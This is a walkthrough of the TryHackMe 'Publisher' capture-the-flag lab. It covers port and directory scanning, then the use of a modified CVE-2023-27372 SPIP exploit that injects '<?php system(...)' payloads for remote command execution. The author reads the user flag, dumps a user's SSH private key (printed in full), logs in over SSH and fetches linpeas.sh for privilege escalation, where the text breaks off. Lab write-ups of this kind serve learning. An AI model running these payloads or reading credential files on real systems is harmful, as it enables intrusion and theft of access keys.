Publisher-THM

nmap scan for open ports and services running on this ports.

```
root@Kali: /home/scr34tur3/Downloads 117x52
     oot®Kali)-[/home/scr34tur3/Downloads]
    nmap -sC -sV -p- --min-rate 1000 10.10.175.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-14 12:04 EAT
Warning: 10.10.175.1 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.175.1
Host is up (0.30s latency).
Not shown: 65508 closed tcp ports (reset)
PORT
          STATE
                   SERVICE
                                   VERSION
22/tcp
                   ssh
                                   OpenSSH 8.2p1 Ubuntu 4ubuntu0.10 (Ubuntu Linux; protocol 2.0)
          open
| ssh-hostkey:
    3072 44:5f:26:67:4b:4a:91:9b:59:7a:95:59:c8:4c:2e:04 (RSA)
    256 0a:4b:b9:b1:77:d2:48:79:fc:2f:8a:3d:64:3a:ad:94 (ECDSA)
    256 d3:3b:97:ea:54:bc:41:4d:03:39:f6:8f:ad:b6:a0:fb (ED25519)
80/tcp
                                   Apache httpd 2.4.41 ((Ubuntu))
          open
                   http
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-title: Publisher's Pulse: SPIP Insights & Tips
1262/tcp filtered qnts-orb
         filtered optech-port1-lm
2237/tcp
2363/tcp filtered mediacntrlnfsd
4273/tcp filtered vrml-multi-use
14173/tcp filtered unknown
18215/tcp filtered unknown
18453/tcp filtered unknown
19189/tcp filtered unknown
22362/tcp filtered unknown
27710/tcp filtered unknown
34666/tcp filtered unknown
39886/tcp filtered unknown
43024/tcp filtered unknown
44496/tcp filtered unknown
48400/tcp filtered unknown
50613/tcp filtered unknown
53649/tcp filtered unknown
55955/tcp filtered unknown
60547/tcp filtered unknown
62635/tcp filtered unknown
62814/tcp filtered unknown
62963/tcp filtered unknown
63020/tcp filtered unknown
63142/tcp filtered unknown
64487/tcp filtered unknown
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 131.66 seconds
```

port	state	service
22	open	ssh
80	open	http

looking at whats running on apache server, I find a webpage



Usually when presented with a webpage, I do check for any hidden directory. To achieve this I use tools such as gobuster or FFUF. I prefer ffuf to gobuster due to its functionalities and capabilities.
Using ffuf I fuzzed for hidden dir and found one as shown below.


```
Kali)-[/home/scr34tur3/Downloads]
   ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt:FUZZ -u http://10.10.175.1:80/FUZZ
       v2.1.0-dev
 :: Method
                     : GET
 :: URL
                     : http://10.10.175.1:80/FUZZ
                     : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
 :: Wordlist
 :: Follow redirects : false
                     : false
 :: Calibration
 :: Timeout
                     : 10
 :: Threads
                     : 40
 :: Matcher
                     : Response status: 200-299,301,302,307,401,403,405,500
                        [Status: 200, Size: 8686, Words: 1334, Lines: 151, Duration: 508ms]
                        [Status: 200, Size: 8686, Words: 1334, Lines: 151, Duration: 622ms]
  Copyright 2007 James Fisher [Status: 200, Size: 8686, Words: 1334, Lines: 151, Duration: 917ms]
                        [Status: 200, Size: 8686, Words: 1334, Lines: 151, Duration: 1418ms]
                        [Status: 200, Size: 8686, Words: 1334, Lines: 151, Duration: 1127ms]
 Attribution-Share Alike 3.0 License. To view a copy of this [Status: 200, Size: 8686, Words: 1334, Lines: 151, Dura
tion: 2012ms]
# on at least 3 different hosts [Status: 200, Size: 8686, Words: 1334, Lines: 151, Duration: 2482ms]
# Priority-ordered case-sensitive list, where entries were found [Status: 200, Size: 8686, Words: 1334, Lines: 151, D
uration: 2587ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ [Status: 200, Size: 8686, Words: 1334, Lines: 151, Du
ration: 2066ms]
# or send a letter to Creative Commons, 171 Second Street, [Status: 200, Size: 8686, Words: 1334, Lines: 151, Duratio
n: 2132ms]
images
                        [Status: 301, Size: 311, Words: 20, Lines: 10, Duration: 3336ms]
# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 8686, Words: 1334, Lines: 151, Duration: 3380
ms]
                        [Status: 200, Size: 8686, Words: 1334, Lines: 151, Duration: 3483ms]
# This work is licensed under the Creative Commons [Status: 200, Size: 8686, Words: 1334, Lines: 151, Duration: 8261m
s]
# directory-list-2.3-small.txt [Status: 200, Size: 8686, Words: 1334, Lines: 151, Duration: 8345ms]
                        [Status: 301, Size: 309, Words: 20, Lines: 10, Duration: 670ms]
spip
                        [Status: 200, Size: 8686, Words: 1334, Lines: 151, Duration: 383ms]
:: Progress: [87664/87664] :: Job [1/1] :: 45 req/sec :: Duration: [0:19:59] :: Errors: 0 ::
```

Opening this dir path on browser, I am presented with a different webpage.

Publisher



I did a quick google such on the CVE- related to spip, and found one that allows unauthenticated RCE.



Pasted and ran the code from my code editor to further understand what it does and how it works. The python script seen above, to display the results from the server on your terminal, you need to capture the server's response after sending the payload and print it out. This involves modifying the send_payload function to return the response content and printing it in the main execution block as seen from the code image below.

```
| New | Note | N
```

```
csrf = get_anticsrf(url=options.url, verbose=options.verbose)

if csrf != -1:

payload = f*s:{20 + len(options.command)}:\"<?php system('{options.command}'); ?>\";"

response = send_payload(url=options.url, payload=payload, verbose=options.verbose)

if options.verbose:

print("{+} Server response:")

print(response)

Ln54.Col1 Spaces 4 UTF-8 LF (1) Python 312.464-bit C
```

https://www.exploit-db.com/exploits/51536

I ran this script on my terminal and was not surprised to confirm that my cmd were being executed on the server and the results displayed on my terminal.

As seen below, I was able to identify the current working dir on the server.

```
value='AKXEs4U6r36PZ5LnRZXtHvxQ/ZZYCXnJB2crlmVwgtlVVXwXn/MCLPMydXPZCL/WsMlnvbq2xARLr6toNbdfE/YV7egygX
hx' /><input name='formulaire_action_sign' type='hidden'</pre>
               value='' /></span>
       <fieldset>
               <legend>Nouveau mot de passe</legend>
               Pour modifier votre mot de passe, merci d'indiquer l'adresse email associée à votre compte.
               <div class="editer-groupe">
                       <div class="editer saisie_oubli obligatoire erreur">
                               <label for="oubli">Votre adresse email</label>
                               <span class='erreur_message'><span role='alert'><b>Erreur :</b> cet email <tt>s:23:&q
uot;<?php system('pwd'); ?&gt;&quot;;</tt> n'est pas valide !</span></span>
                              <input type="email" class="text email" autofocus="autofocus" required="required" name</pre>
='oubli' id='oubli' value="s:23:"<mark>/home/think/spip/spip</mark>
";" autocapitalize="off" autocorrect="off" />
                       </div>
               </div>
       </fieldset>
       <label for="nobot">Veuillez laisser ce champ vide :</label>
               <input type="text" class="text" name="nobot" id="nobot" value="" size="10" />
       <input type="submit" class="btn submit" value="OK" />
</form>
</div>
       </div>
       <a href="spip.php?page=login&amp;lang=fr" class="btn">Se connecter</a>
</body>
</html>
       Skali)-[/home/scr34tur3/Documents/CTFs/publisher-THM]
python3 cve-2023-27372-modified.py -u http://10.10.175.1/spip/ -c "pwd" -v
```

Being able to execute linux cmd on the server, I navigated around looking for creds that will allow me authenticate using ssh service, and along the way I came across the user flag which I was able to retreive from the terminal.

```
/></span>
        <fieldset>
                <legend>Nouveau mot de passe</legend>
                Pour modifier votre mot de passe, merci d'indiquer l'adresse email associée à votre compte.
                <div class="editer-groupe">
                        <div class="editer saisie_oubli obligatoire erreur">
                                <label for="oubli">Votre adresse email</label>
                                <span class='erreur_message'><span role='alert'><b>Erreur :</b> cet email <tt>s:39:6q
uot;<?php system('cd ../../ &amp;&amp; ls -la'); ?&gt;&quot;;</tt> n'est pas valide !</span></span>
<input type="email" class="text email" autofocus="autofocus" required="required" name
='oubli' id='oubli' value="s:39:"total 48
                               4096 Feb 10 21:27 .
drwxr-xr-x 8 think
                     think
drwxr-xr-x 1 root
                      root
                               4096 Dec 7 2023 ...
                                9 Jun 21 2023 .bash_history -> /dev/null
lrwxrwxrwx 1 root
                      root
-rw-r--r-- 1 think
                      think
                               220 Nov 14 2023 .bash_logout
-rw-r--r-- 1 think
                      think
                               3771 Nov 14 2023 .bashrc
                               4096 Nov 14 2023 .cache
drwx---- 2 think
                      think
                               4096 Dec 8 2023 .config
4096 Feb 10 21:22 .gnupg
drwx----- 3 think
                      think
drwx----- 3 think
                      think
                               4096 Jan 10 2024 .local
drwxrwxr-x 3 think
                      think
                               807 Nov 14 2023 .profile
-rw-r--r-- 1 think
                      think
lrwxrwxrwx 1 think
                      think
                                 9 Feb 10 21:27 .python_history -> /dev/null
drwxr-xr-x 2 think
                      think
                               4096 Jan 10 2024 .ssh
lrwxrwxrwx 1 think
                      think
                                9 Feb 10 21:27 .viminfo -> /dev/null
drwxr-x--- 5 www-data www-data 4096 Dec 20 2023 spip
-rw-r--r-- 1 root
                     root
                                35 Feb 10 21:20 user.txt
  " autocapitalize="off" autocorrect="off" />
                        </div>
                </div>
        </fieldset>
        <label for="nobot">Veuillez laisser ce champ vide :</label>
                <input type="text" class="text" name="nobot" id="nobot" value="" size="10" />
        <input type="submit" class="btn submit" value="OK" />
</form>
</div>
        </div>
        <a href="spip.php?page=login&amp;lang=fr" class="btn">Se connecter</a>
        </body>
</html>
  _(root®Kali)-[/home/scr34tur3/Documents/CTFs/publisher-THM]
  # python3 cve-2023-27372-modified.py -u http://10.10.175.1/spip/ -c "cd ../../ && ls -la" -v
```

```
/><input name='formulaire_action' type='hidden'
               value='oubli' /><input name='formulaire_action_args' type='hidden'</pre>
               value='AKXEs4U6r36PZ5LnRZXtHvxQ/ZZYCXnJB2crlmVwgtlVVXwXn/MCLPMydXPZCL/WsMlnvbq2xARLr6toNbdfE/YV7egygX
hx' /><input name='formulaire_action_sign' type='hidden'</pre>
               value='' /></span>
       <fieldset>
               <legend>Nouveau mot de passe</legend>
               Pour modifier votre mot de passe, merci d'indiquer l'adresse email associée à votre compte.
               <div class="editer-groupe">
                      <div class="editer saisie_oubli obligatoire erreur">
                              <label for="oubli">Votre adresse email</label>
                              <span class='erreur_message'><span role='alert'><b>Erreur :</b> cet email <tt>s:45:8q
uot;<?php system('cd ../../ &amp;&amp; cat user.txt'); ?&gt;&quot;;</tt> n'est pas valide !</span></span>
                              <input type="email" class="text email" autofocus="autofocus" required="required" name</pre>
='oubli' id='oubli' value="s:45:"fa229046d44eda6a3598c73ad96f4ca5
";" autocapitalize="off" autocorrect="off" />
                      </div>
               </div>
       </fieldset>
       <label for="nobot">Veuillez laisser ce champ vide :</label>
               <input type="text" class="text" name="nobot" id="nobot" value="" size="10" />
       <input type="submit" class="btn submit" value="OK" />
</form>
</div>
       </div>
       <a href="spip.php?page=login&amp;lang=fr" class="btn">Se connecter</a>
       </body>
</html>
      ot®Kali)-[/home/scr34tur3/Documents/CTFs/publisher-THM]
 python3 cve-2023-27372-modified.py -u http://10.10.175.1/spip/ -c "cd ../../ 88 cat user.txt" -v
```

```
/><input name='formulaire_action' type='hidden'
               value='oubli' /><input name='formulaire_action_args' type='hidden'
               value='AKXEs4U6r36PZ5LnRZXtHvxQ/ZZYCXnJB2crlmVwgtlVVXwXn/MCLPMydXPZCL/WsMlnvbq2xARLr6toNbdfE/YV7egygX
hx' /><input name='formulaire_action_sign' type='hidden'</pre>
               value='' /></span>
       <fieldset>
               <legend>Nouveau mot de passe</legend>
               Pour modifier votre mot de passe, merci d'indiquer l'adresse email associée à votre compte.
               <div class="editer-groupe">
                      <div class="editer saisie_oubli obligatoire erreur">
                              <label for="oubli">Votre adresse email</label>
                              <span class='erreur_message'><span role='alert'><b>Erreur :</b> cet email <tt>s:50:6q
uot;<?php system('cd ../../ &amp;&amp; cd .ssh &amp;&amp; ls -la'); ?&gt;&quot;;</tt> n'est pas valide !</span></s
pan>
                              <input type="email" class="text email" autofocus="autofocus" required="required" name</pre>
='oubli' id='oubli' value="s:50:"total 20
drwxr-xr-x 2 think think 4096 Jan 10 2024 .
drwxr-xr-x 8 think think 4096 Feb 10 21:27 ..
-rw-r--r-- 1 root root
                        569 Jan 10 2024 authorized_keys
-rw-r--r-- 1 think think 569 Jan 10 2024 id_rsa.pub
 ;" autocapitalize="off" autocorrect="off" />
                      </div>
               </div>
       </fieldset>
       <label for="nobot">Veuillez laisser ce champ vide :</label>
               <input type="text" class="text" name="nobot" id="nobot" value="" size="10" />
       <input type="submit" class="btn submit" value="OK" />
</form>
</div>
       </div>
       <a href="spip.php?page=login&amp;lang=fr" class="btn">Se connecter</a>
       </body>
</html>
  -(root®Kali)-[/home/scr34tur3/Documents/CTFs/publisher-THM]
 −# python3 cve-2023-27372-modified.py -u http://10.10.175.1/spip/ -c "cd ../../ && cd .ssh && ls -la" -v
```

Under the .ssh dir, on the server, I was able to find the id_rsa file. As it can be seen, it belonged to user think and we had read permission on this file.

```
<div class="editer-groupe">
                        <div class="editer saisie_oubli obligatoire erreur">
                                <label for="oubli">Votre adresse email</label>
                                <span class='erreur_message'><span role='alert'><b>Erreur :</b> cet email <tt>s:54:6q
uot;<?php system('cd ../../ &amp;&amp; cd .ssh &amp;&amp; cat id_rsa'); ?&gt;&quot;;</tt> n'est pas valide !</span
></span>
                                <input type="email" class="text email" autofocus="autofocus" required="required" name</pre>
='oubli' id='oubli' value="s:54:"----BEGIN OPENSSH PRIVATE KEY---
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
   --END OPENSSH PRIVATE KEY----
";" autocapitalize="off" autocorrect="off" />
                        </div>
                </div>
        </fieldset>
        <label for="nobot">Veuillez laisser ce champ vide :</label>
                cinnut tyne="text" class="text" name="nohot" id="nohot" value="" size="10" />
```

So I opened and copied the content of this file using the cat cmd, pasted it on my machine in a file I created and named id rsa as seen below.

----BEGIN OPENSSH PRIVATE KEY----

b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAABlwAAAAdzc2gtcn NhAAAAAwEAAQAAAYEAxPvc9pijpUJA4olyvkW0ryYASBpdmBasOEls6ORw7FMgjPW86tDK uIXyZneBIUarJiZh8VzFqmKRYcioDwlJzq+9/2ipQHTVzNjxxq18wWvF0WnK2l15TQ7QXc OY8+1CUVX67y4UXrKASf8171PKIED24bXjkDBkVrCMHwScQbg/nIIFxyi262JoJTjh9Jgx SBjaDOELBBxydv78YMN9dyafImAXYX96H5k+8vC8/I3bkwiCnhuKKJ11TV4b8lMsbrgqbY RYfbCJapB27zJ24a1aR5Un+Ec2XV2fawhmftS05b10M0QAnDEu7SGXG9mF/hLJyheRe8lv +rk5EkZNgh14YpXG/E9yIbxB9Rf5k0ekxodZjVV06iqIHBomcQrKotV5nXBRPgVeH71JgV QFkNQyqVM4wf6oODSqQsuIvnkB5l9e095sJDwz1pj/aTL3Z6Z28KgPKCjOELvkAPcncuMQ Tu+z6QVUr0cCjgSRhw4Gy/bfJ4lLyX/bciL5QoydAAAFiD95ilo/eYtaAAAAB3NzaClyc2 EAAAGBAMT73PaYo6VCQOKJcr5FtK8mAEgaXZgWrDhJb0jkcOxTIIz1vOrQyriF8mZ3gSFG qyYmYfFcxapikWHIqA8JSc6vvf9oqUB01czY8cYNfMFrxdFpytpSOU000F3DmPPtQlFV+u 8uFF6ygEn/Je5TyiBA9uG145AwZFawjB8EnEG4P5yCBccotutiaCU44fSYMUgY2gzhCwQc cnb+/GDDfXcmnyJgF2F/eh+ZPvLwvPyN25MIgp4biiiddU1eG/JTLG64Km2EWH2wiWqQdu 8yduGtWkeVJ/hHNl1dn2sIZn7UtOW9dDNEAJwxLu0hlxvZhf4SycoXkXvJb/q5ORJGTYId eGKVxvxPciG8QfUX+ZNHpMaHWY1VdOoqiBwaJnEKyqLVeZ1wUT4FXh+9SYFUBZDUMqlT0M H+qDg0qkLLiL55AeZfXtPebCQ8M9aY/2ky92emdvCoDygozhC75AD3J3LjEE7vs+kFVK9H Ao4EkYcOBsv23yeJS81/23Ii+UKMnQAAAAMBAAEAAAGBAIIasGkXjA6c4eo+SlEuDRcaDF mTQHoxj3Jl3M8+Au+0P+2aaTrWyO5zWhUfnWRzHpvGAi6+zbep/sgNFiNIST2AigdmA1QV VxlDuPzM77d5DWExdNAaOsqQnEMx65ZBAOpj1aegUcfyMhWttknhgcEn52hREIqty7gOR5 49F0+4+BrRLivK0nZJuuvK1EMPOo2aDHsxMGt4tomuBNeMhxPpqHW17ftxjSHNv+wJ4WkV 8Q7+MfdnzSriRRXisKavE6MPzYHJtMEuDUJDUtIpXVx2r1/L3DBs1GGES1Qq5vWwNG0kLR zz2F+3dNNzK6d0e18ciUXF0qZxFzF+hqwxi6jCASFg6A0YjcozKl1WdkUtqqw+Mf15q+KW xlkL1XnW4/jPt3tb4A9UsW/ayOLCGrlvMwlonGq+s+0nswZNAIDvKKIzzbqvBKZMfVZ14Q UafNbJoLlXm+4lshdBSRVHPe81IYS8C+1foyX+f1HRkodpkGE0/4/StcGv4XiRBFG1qQAA AMEAsFmX8iE4UuNEmz467uDcvLP53P9E2nwjYf65U4ArSijnPY0GRIu8ZQkyxKb4V55691 DbOLhbfRF/KTRO7nWKqo4UUoYvlRg4MuCwiNsOTWbcNqkPWllD0dGO7IbDJ1uCJqNjV+OE 56P0Z/HAQfZovFlzgC4xwwW8Mm698H/wss8Lt9wsZq4hMFxmZCdOuZOlYlMsGJgtekVDGL IHjNxGd46wo37cKT9jb27OsONG7BIq7iTee5T59xupekynvIqbAAAAwQDnTuHO27B1PRiV ThENf8Iz+Y8LFcKLjnDwBdFkyE9kqNRT71xyZK8t502Ec0vCRiLeZU/DTAFPiR+B6WPfUb kFX8AXaUXpJmUlTL16on7mCpNnjjsRKJDUtFm0H6MOGD/YgYE4ZvruoHCmQaeNMpc3YSrG vKrFIed5LNAJ3kLWk8SbzZxsuERbybIKGJa8Z9lYWtpPiHCsl1wqrFiB9ikfMa2DoWTuBh +Xk2NGp6e98Bjtf7qtBn/0rBfdZjveM1MAAADBANoC+jB0LbAHk2rKEvTY1Msbc8Nf2aXe v0M04fPPBE22VsJGK1Wbi786Z0QVhnbNe6JnlLigk50DEc1WrKvHvWND0WuthNYTThiwFr LsHpJjf7fAUXSGQfCc0Z06gFMtmhwZUuYEH9JjZbG2oLnn47BdOnumAOE/mRxDelSOv5J5 M8X1rGlGEnXqGuw917aaHPPBnSfquimQkXZ55yyI9uhtc6BrRanGRlEYPOCR18Ppcr5d96 Hx4+A+YKJ0iNuyTwAAAA90aGlua0BwdWJsaXNoZXIBAg==

----END OPENSSH PRIVATE KEY----

^G Help ^X Exit ^O Write Out ^R Read File F Where Is \ Replace ^K Cut ^U Paste ^T Execute ^J Justify

^C Location ^/ Go To Line

```
hx' /><input name='formulaire_action_sign' type='hidden'
               value='' /></span>
       <fieldset>
               <legend>Nouveau mot de passe</legend>
               Pour modifier votre mot de passe, merci d'indiquer l'adresse email associée à votre compte.
               <div class="editer-groupe">
                      <div class="editer saisie_oubli obligatoire erreur">
                              <label for="oubli">Votre adresse email</label>
                              <span class='erreur_message'><span role='alert'><b>Erreur :</b> cet email <tt>s:23:&q
uot;<?php system('pwd'); ?&gt;&quot;;</tt> n'est pas valide !</span></span>
                              <input type="email" class="text email" autofocus="autofocus" required="required" name</pre>
='oubli' id='oubli' value="s:23:"/home/think/spip/spip
";" autocapitalize="off" autocorrect="off" />
                      </div>
               </div>
       </fieldset>
       <label for="nobot">Veuillez laisser ce champ vide :</label>
               <input type="text" class="text" name="nobot" id="nobot" value="" size="10" />
       <input type="submit" class="btn submit" value="OK" />
</form>
</div>
       </div>
       <a href="spip.php?page=login&amp;lang=fr" class="btn">Se connecter</a>
       </body>
</html>
      ot®Kali)-[/home/scr34tur3/Documents/CTFs/publisher-THM]
cve-2023-27372-modified.py cve-2023-27372.py id_rsa public-THM.ctb
```

Having the knowledge of the user with ssh private key we recovered from the server, I was able to ssh into the server machine as seen below.

It was all a success.

```
)-[/home/scr34tur3/Documents/CTFs/publisher-THM]
   ssh -i id_rsa think@10.10.175.1
The authenticity of host '10.10.175.1 (10.10.175.1)' can't be established.
ED25519 key fingerprint is SHA256:Ndgax/DOZA6JS00F3afY6VbwjVhV2fg50AMP9TqPAOs.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.175.1' (ED25519) to the list of known hosts.
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-169-generic x86_64)
 * Documentation: https://help.ubuntu.com
 * Management:
                  https://landscape.canonical.com
 * Support:
                  https://ubuntu.com/advantage
  System information as of Sun 14 Jul 2024 11:38:20 AM UTC
                                 Users logged in:
  System load: 0.0
                                                                    0
  Usage of /:
               75.9% of 9.75GB IPv4 address for br-72fdb218889f: 172.18.0.1
                                 IPv4 address for docker0:
  Memory usage: 16%
                                                                    172.17.0.1
  Swap usage:
               0%
                                 IPv4 address for eth0:
                                                                   10.10.175.1
  Processes:
               133
Expanded Security Maintenance for Applications is not enabled.
0 updates can be applied immediately.
Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Last login: Mon Feb 12 20:24:07 2024 from 192.168.1.13
think@publisher:~$ whoami
think
think@publisher:~$ ls
spip user.txt
think@publisher:~$ cat user.txt
fa229046d44eda6a3598c73ad96f4ca5
think@publisher:~$
```

I tried to download linpeas.sh script from my machine to help in the enumeration of this server from my machine, However I had limited permission to write on it.


```
thinkapublisher:/tmp$ wget http://10.9.247.106:80/linpeas.sh
--2024-07-14 12:31:52-- http://10.9.247.106/linpeas.sh
Connecting to 10.9.247.106:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 862777 (843K) [text/x-sh]
linpeas.sh: Permission denied

Cannot write to 'linpeas.sh' (Permission denied).
thinkapublisher:/tmp$
```

I checked the type of shell user think is using, it was "ash"; never had of it but anyways new knowledge accumulated. You can as well see that /bin/bash is running as root, that's the jackpot for us.

```
think@publisher:/tmp$ ps -p $$
    PID TTY
                     TIME CMD
                00:00:00 ash
   2327 pts/0
think@publisher:/tmp$ cd /etc && ls -la | grep app*
grep: apparmor.d: Is a directory
grep: apport: Is a directory
think@publisher:/etc$ ls -la | grep apparmor
                              4096 Dec 8 2023
drwxr-xr-x
            3 root root
                                                 oparmor.d
                              4096 Feb 12 20:19
drwxr-xr-x
            8 root root
think@publisher:/etc$ cd apparmor.d && ls -la
total 84
drwxr-xr-x
            8 root root 4096 Feb 12 20:19 .
drwxr-xr-x 130 root root 12288 Feb 12 21:20
                                      2023 abi
            2 root root 4096 Dec 8
drwxr-xr-x
                                   8
drwxr-xr-x
            4 root root 12288 Dec
                                      2023 abstractions
            2 root root
                         4096 Feb 23
                                      2022 disable
drwxr-xr-x
drwxr-xr-x
            2 root root
                         4096 Feb 11
                                      2020 force-complain
                         4096 Dec 8
                                      2023 local
drwxr-xr-x
            2 root root
-rw-r--r--
            1 root root
                         1313 May 19
                                      2020 lsb_release
-rw-r--r--
            1 root root
                         1108 May 19
                                      2020 nvidia modprobe
            1 root root 3500 Jan 31
                                      2023 sbin.dhclient
-rw-r--r--
drwxr-xr-x
            5 root root 4096 Dec 8
                                      2023 tunables
            1 root root 3202 Feb 25
-rw-r--r--
                                      2020 usr.bin.man
                          532 Feb 12 20:18 usr.sbin.ash
            1 root root
-rw-r--r--
                          672 Feb 19
                                      2020 usr.sbin.ippusbxd
            1 root root
-rw-r--r--
-rw-r--r--
            1 root root
                         2006
                              Jun 14
                                      2023 usr.sbin.mysqld
            1 root root
                          1575 Feb 11
                                      2020 usr.sbin.rsyslogd
            1 root root 1482 Feb 10
                                      2023 usr.sbin.tcpdump
think@publisher:/etc/apparmor.d$
```

I now tried to download this script in the /dev/shm folder, and as seen below, it was a success and we had read and write permisson on it.



So we will make this script executable and the run it.

```
think@publisher:/dev/shm$ ls -la
total 844
drwxrwxrwt 2 root root 60 Jul 14 12:58 drwxr-xr-x 18 root root 3920 Jul 14 09:03 ...
-rw-rw-r-- 1 think think 862777 Jul 14 04:28 linpeas.sh
think@publisher:/dev/shm$ chmod +x linpeas.sh
